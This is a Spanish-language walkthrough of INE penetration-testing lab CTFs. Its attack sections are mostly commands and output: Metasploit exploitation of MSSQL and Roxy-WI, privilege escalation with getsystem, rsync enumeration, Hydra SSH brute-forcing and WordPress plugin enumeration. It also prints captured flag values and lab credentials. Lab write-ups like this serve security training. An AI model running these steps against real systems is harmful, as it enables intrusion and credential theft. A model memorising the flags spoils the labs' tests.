
Copiamos como texto imprimible y lo pegamos en un notepad. Por ejemplo, yo lo pegué en Mousepad.



El usuario es rwalters.


Flag 5: What User-Agent string indicates the traffic generated by a PowerShell script?

Para encontrar esta flag número 5, usaremos Display Filters. Cambiamos a string y dejamos puesto el Packet Bytes de antes. Buscamos y hacemos un seguimiento TCP, filtramos la palabra PowerShell y, como podemos ver la respuesta es WindowsPowerShell.




Flag 6: Which wallet extension ID is associated with the Coinbase wallet?

Seguiremos usando Display Filters y esta vez filtramos por la palabra Coin.



Haremos un seguimiento TCP y filtramos por la palabra Coinbase.



La respuesta a la flag 5 es hnfanknocfeofbddgcijnmhnfnkdnaad.

Host & Network Penetration Testing: The Metasploit Framework CTF 1

Objetivo: Use Metasploit and manual investigation techniques to capture the following flags


- Flag 1: Gain access to the MSSQLSERVER account on the target machine to retrieve the first flag.
- Flag 2: Locate the second flag within the Windows configuration folder.
- Flag 3: The third flag is also hidden within the system directory. Find it to uncover a hint for accessing the final flag.
- Flag 4: Investigate the Administrator directory to find the fourth flag.


Tools: Nmap, Metasploit Framework, mssql


Flag 1: Gain access to the MSSQLSERVER account on the target machine to retrieve the first flag.

Al realizar un escaneo de todos los puertos hemos podido confirmar que la versión exacta del MSSQL ejecutándose en el sistema objetivo se trata de un SQL Server 2012, por lo tanto, buscaremos un exploit para dicha versión.

Usaremos el número 0, debido a que el anterior requiere de contraseña, cosa que no tenemos.







Flag 2: Locate the second flag within the Windows configuration folder.

```
C:\Windows\System32>cd config
cd config
Access is denied.

C:\Windows\System32>whoami
whoami
nt service\mssqlserver

C:\Windows\System32>exit
exit
meterpreter > getsystem
 ...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1780 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd config
cd config

C:\Windows\System32\config>ls
ls
```

```
 Directory of C:\Windows\System32\config

08/11/2025  11:56 PM    <DIR>          .
08/11/2025  11:56 PM    <DIR>          ..
05/09/2014  12:52 AM           262,144 BCD-Template
08/11/2025  11:47 PM       101,187,584 COMPONENTS
08/22/2013  01:25 PM                 0 COMPONENTS.LOG
01/09/2025  07:13 AM         2,621,440 DEFAULT
08/22/2013  01:25 PM                 0 DEFAULT.LOG
08/11/2025  11:57 PM         4,521,984 DRIVERS
08/11/2025  11:45 PM                34 flag2.txt
08/22/2013  01:29 PM               164 FP
08/22/2013  01:25 PM    <DIR>          Journal
08/11/2025  11:55 PM    <DIR>          RegBack
01/09/2025  07:13 AM           262,144 SAM
01/09/2025  07:13 AM           262,144 SECURITY
08/22/2013  01:25 PM                 0 SECURITY.LOG
01/09/2025  07:13 AM        89,653,248 SOFTWARE
08/22/2013  01:25 PM                 0 SOFTWARE.LOG
01/09/2025  07:13 AM        12,582,912 SYSTEM
08/22/2013  01:25 PM                 0 SYSTEM.LOG
06/20/2014  07:56 PM    <DIR>          systemprofile
03/18/2014  10:32 AM    <DIR>          TxR
              15 File(s)    211,353,798 bytes
               6 Dir(s)   3,665,752,064 bytes free

C:\Windows\System32\config>type flag2.txt
type flag2.txt
19853654e7a74804bd93ecb9baec68c9

C:\Windows\System32\config>
```

Flag 3: The third flag is also hidden within the system directory. Find it to uncover a hint for accessing the final flag.

Para hacer una búsqueda más rápida, vamos a filtrar por la palabra flag, usando el parámetro where.

Where /r C:\Windows\System32 *flag*

En pentesting:

1. Para buscar por nombre → where /r ruta *palabra*
2. Para buscar por contenido → findstr /s /i /m "palabra" ruta*.*

```
C:\Windows\System32\config>where /r C:\Windows\System32 *flag*
where /r C:\Windows\System32 *flag*
C:\Windows\System32\config\flag2.txt
C:\Windows\System32\drivers\etc\EscaltePrivilageToGetThisFlag.txt

C:\Windows\System32\config>
```

```
C:\Windows\System32\drivers\etc>type EscaltePrivilageToGetThisFlag.txt
type EscaltePrivilageToGetThisFlag.txt
e73f104341184f7ea587d006d5ec5729

C:\Windows\System32\drivers\etc>
```

Como ya habíamos elevado privilegios mediante la sesión de Meterpreter, entonces ya no tenemos que elevar privilegios.

Flag 4: Investigate the Administrator directory to find the fourth flag.

```
C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5CD6-020B

 Directory of C:\Users\Administrator\Desktop

08/11/2025  11:45 PM    <DIR>          .
08/11/2025  11:45 PM    <DIR>          ..
08/11/2025  11:45 PM                34 flag4.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,837,566,976 bytes free

C:\Users\Administrator\Desktop>type flag4.txt
type flag4.txt
a4e238152abe43c7b666002ab235217b

C:\Users\Administrator\Desktop>
```

Host & Network Penetration Testing: The Metasploit Framework CTF 2

Objetivo: Using various exploration techniques, complete the following tasks to capture the associated flags

- Flag 1: Enumerate the open port using Metasploit, and inspect the RSYNC banner closely; it might reveal something interesting.
- Flag 2: The files on the RSYNC server hold valuable information. Explore the contents to find the flag.
- Flag 3: Try exploiting the webapp to gain a shell using Metasploit on target2.ine.local.

- Flag 4: Automated tasks can sometimes leave clues. Investigate scheduled jobs or running processes to uncover the hidden flag.

Tools: Nmap, Metasploit Framework, rsync

Flag 1: Enumerate the open port using Metasploit, and inspect the RSYNC banner closely; it might reveal something interesting.

```
┌──(root㉿INE)-[~]
└─# nc -nv 192.128.119.3 873
(UNKNOWN) [192.128.119.3] 873 (rsync) open
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4

@ERROR: protocol startup error

┌──(root㉿INE)-[~]
└─# rsync rsync://target1.ine.local
backupwscohen   FLAG1_a5b370a8b7224c27a4db3a277caaccec
```

Flag 2: The files on the RSYNC server hold valuable information. Explore the contents to find the flag.

En la flag 1 anterior nos dieron como una especie de nombre de directorio o nombre de usuario. Veamos que contiene:

```
┌──(root㉿INE)-[~]
└─# rsync rsync://target1.ine.local/backupwscohen
drwxr-xr-x          4,096 2025/08/12 05:49:57 .
-rw-r--r--             20 2024/10/28 15:05:40 TPSData.txt
-rw-r--r--             25 2024/10/28 15:05:40 office_staff.vhd
-rw-r--r--             39 2025/08/12 05:49:57 pii_data.xlsx

┌──(root㉿INE)-[~]
└─#
```

Tenemos 3 archivos muy interesantes, vamos a descargar cada archivo para ver que contiene.

Para ello, utilizaremos el parámetro -av.

NOTA: SI NO SABEMOS CÓMO SE UTILIZA UNA HERRAMIENTA ES IMPORTANTÍSIMO LEER LAS INSTRUCCIONES DE ELLA. EN ESTE CASO RSYNC –HELP

```
┌──(root㉿INE)-[~]
└─# rsync -av rsync://target1.ine.local/backupwscohen .
receiving incremental file list
./
TPSData.txt
office_staff.vhd
pii_data.xlsx

sent 84 bytes  received 341 bytes  850.00 bytes/sec
total size is 84  speedup is 0.20
```

```
┌──(root㉿INE)-[~]
└─# cat TPSData.txt
Sample data for TPS

┌──(root㉿INE)-[~]
└─# cat office_staff.vhd
Sample office staff data

┌──(root㉿INE)-[~]
└─# cat pii_data.xlsx
FLAG2_d3e34d4b285742d09e8ee7a66ef809e3

┌──(root㉿INE)-[~]
└─#
```

Flag 3: Try exploiting the webapp to gain a shell using Metasploit on target2.ine.local.

```
msf6 > db_nmap -sS -sVC --min-rate 5000 -p- --open target2.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-12 06:14 IST
[*] Nmap: Nmap scan report for target2.ine.local (192.128.119.4)
[*] Nmap: Host is up (0.000025s latency).
[*] Nmap: Not shown: 65533 closed tcp ports (reset)
[*] Nmap: PORT    STATE SERVICE  VERSION
[*] Nmap: 80/tcp  open  http     Apache httpd 2.4.52 ((Ubuntu))
[*] Nmap: |_http-server-header: Apache/2.4.52 (Ubuntu)
[*] Nmap: |_http-title: Roxy-WI
[*] Nmap: 443/tcp open  ssl/http Apache httpd 2.4.52
[*] Nmap: |_http-title: Roxy-WI
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: |_http-server-header: Apache/2.4.52 (Ubuntu)
[*] Nmap: | tls-alpn:
[*] Nmap: |_  http/1.1
[*] Nmap: | ssl-cert: Subject: commonName=*.roxy-wi.org/organizationName=Roxy-WI/stateOrProvinceName=Almaty/countryName=US
[*] Nmap: | Not valid before: 2022-07-29T05:20:44
[*] Nmap: |_Not valid after:  2050-12-14T05:20:44
[*] Nmap: MAC Address: 02:42:C0:80:77:04 (Unknown)
[*] Nmap: Service Info: Host: roxy-wi.example.com
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.12 seconds
```

Como vemos en la captura de arriba, podemos ver que tenemos una aplicación web llamada Roxy-WI. Buscaremos un exploit para esa aplicación web en particular.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/roxy_wi_exec) > options

Module options (exploit/linux/http/roxy_wi_exec):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     target2.ine.local  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      443                yes       The target port (TCP)
   SSL        true               no        Negotiate SSL/TLS for outgoing connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                  yes       The URI of the vulnerable instance
   URIPATH                       no        The URI to use for this exploit (default is random)
   VHOST                         no        HTTP server virtual host
```

```
www-data@target2:/$ ls
www-data@target2:/$ bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var


www-data@target2:/$ cat flag.txt
cat flag.txt
www-data@target2:/$ FLAG3_6af0fe71a6b44e4d9cf7a28ed8dc4594
```

Flag 4: Automated tasks can sometimes leave clues. Investigate scheduled jobs or running processes to uncover the hidden flag.

¿Dónde se encuentran las tareas programadas, o mejor dicho, cómo se llaman esas tareas? Cron Jobs.

¿En qué directorio se encuentran? /etc/cron.d

Dentro del directorio cron.d teníamos dos archivos. Toca a analizar uno por uno:

1. e2scrub_all
2. www-data-cron

Host & Network Penetration Testing: Exploitation CTF 1

Escenario: Two Linux machines are accessible at target1.ine.local and target2.ine.local. Identify the application and service running on these machines, and capture the flags. The flag is an md5 hash format.

- Flag 1: Identify and exploit the vulnerable web application running on target1.ine.local and retrieve the flag from the root directory. The credentials admin:password1 may be useful.
- Flag 2: Further, identify and compromise an insecure system user on target1.ine.local.
- Flag 3: Identify and exploit the vulnerable plugin used by the web application running on target2.ine.local and retrieve the flag3.txt file from the root directory.
- Flag 4: Further, identify and compromise a system user requiring no authentication on target2.ine.local.

The following wordlists will be useful:

/usr/share/nmap/nselib/data/wp-plugins.lst

/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt


Tools: Nmap, Hydra, Dirb, Python3, Metasploit

Flag 1: Identify and exploit the vulnerable web application running on target1.ine.local and retrieve the flag from the root directory. The credentials admin:password1 may be useful.

Para empezar haremos un escaneo de puertos abiertos en Nmap y nos centraremos especialmente en el puerto 80 que es donde se aloja el servidor web y su aplicación web vulnerable.

Si entramos al navegador o utilizamos curl, podemos ver que la aplicación web vulnerable se llama flatCore y su versión exacta es la 2.0.7.

Lo que hemos hecho es buscar mediante searchsploit un exploit en particular para esa web application vulnerable.



Una vez dentro, el enunciado nos dice que flag 1 se encuentra dentro del directorio raíz.

```
$ ls /
bin
boot
dev
etc
flag1.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

$ cat flag1.txt

$ cat /flag1.txt
FLAG1{128f947fc994465e8a430a5f1f9f1477}

$
```

Flag 2: Further, identify and compromise an insecure system user on target1.ine.local.

Este enunciado nos habla de un usuario del sistema (target1.ine.local) que es inseguro. Como ya estamos dentro del sistema, lo que toca es enumerar usuarios del sistema.

```
$ cat /flag1.txt
FLAG1{128f947fc994465e8a430a5f1f9f1477}

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
iamaweakuser:x:1000:1000::/home/iamaweakuser:/bin/bash

$
```

Tenemos un usuario llamado iamaweakuser y, recordemos que teníamos otro puerto abierto, en este caso el servicio SSH.

Podemos usar Metasploit o Hydra para hacer fuerza bruta y conocer sus credenciales.

```
┌──(root㉿INE)-[~]
└─# hydra -l iamaweakuser -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt target1.ine.local ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-12 21:32:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://target1.ine.local:22/
[22][ssh] host: target1.ine.local   login: iamaweakuser   password: angel
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-12 21:32:43

┌──(root㉿INE)-[~]
└─# ssh iamaweakuser@target1.ine.local
The authenticity of host 'target1.ine.local (192.186.32.3)' can't be established.
ED25519 key fingerprint is SHA256:08Bqec6l5/ezYZwV28HGHxYgPhTBzJDEMxEnwmfL904.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'target1.ine.local' (ED25519) to the list of known hosts.
iamaweakuser@target1.ine.local's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.0-39-generic x86_64)
```

```
To restore this content, you can run the 'unminimize' command.
iamaweakuser@target1:~$ ls
flag2.txt
iamaweakuser@target1:~$ cat flag2.txt
FLAG2{bc757b15b6a2478ebde8257f17acb603}
iamaweakuser@target1:~$
```

Flag 3: Identify and exploit the vulnerable plugin used by the web application running on target2.ine.local and retrieve the flag3.txt file from the root directory.

Para penetrar en esta aplicación web, que se trata de un WordPress versión 6.1. Hemos decidido buscar directorios ocultos mediante la herramienta Dirb, ya que no encontrabamos ningún exploit indicado para explotar.

Podemos usar Nikto, Gobuster, Dirb para resolver esta flag 3.

Bien, al hacer una búsqueda de directorios ocultos, pudimos encontrar un directorio llamado wp-content, wp-plugins, wp-admin.

Y si recordamos bien, tenemos un diccionario wp-plugins.lst en Kali, que será el que utilizaremos para enumerar directorios que se encuentran a más “profundidad”.

Como al pista que nos da es un diccionario de plugins, entonces utilizaremos el directorio wp-plugins, y enumeraremos directorios.

```
┌──(root㉿INE)-[~]
└─# dirb http://target2.ine.local/wp-content/plugins /usr/share/nmap/nselib/data/wp-plugins.lst

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug 12 22:06:41 2025
URL_BASE: http://target2.ine.local/wp-content/plugins/
WORDLIST_FILES: /usr/share/nmap/nselib/data/wp-plugins.lst

-----------------

GENERATED WORDS: 50546

---- Scanning URL: http://target2.ine.local/wp-content/plugins/ ----
==> DIRECTORY: http://target2.ine.local/wp-content/plugins/akismet/
==> DIRECTORY: http://target2.ine.local/wp-content/plugins/duplicator/

---- Entering directory: http://target2.ine.local/wp-content/plugins/akismet/ ----

---- Entering directory: http://target2.ine.local/wp-content/plugins/duplicator/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Aug 12 22:07:45 2025
DOWNLOADED: 101092 - FOUND: 0
```


Como no sabemos muy bien que son akismet, lo buscaremos en Google o directamente podemos hacer una búsqueda con searchsploit o Metasploit para relacionar la búsqueda más rápido y así obtener respuestas de si son “algo” explotable.

```
msf6 > search askimet
[-] No results from search
msf6 > serach Duplicato
[-] Unknown command: serach. Did you mean search? Run the help command for more details.
msf6 > serach Duplicator
[-] Unknown command: serach. Did you mean search? Run the help command for more details.
msf6 > search Duplicator

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/multi/php/wp_duplicator_code_inject   2018-08-29       manual  Yes    Snap Creek Duplicator WordPress plugin code injection
   1  auxiliary/scanner/http/wp_duplicator_file_read  2020-02-19     normal  No     WordPress Duplicator File Read Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/wp_duplicator_file_read

msf6 >
```

En este caso, utilizaremos el exploit número 1 ya que el número 0 no nos sirve.

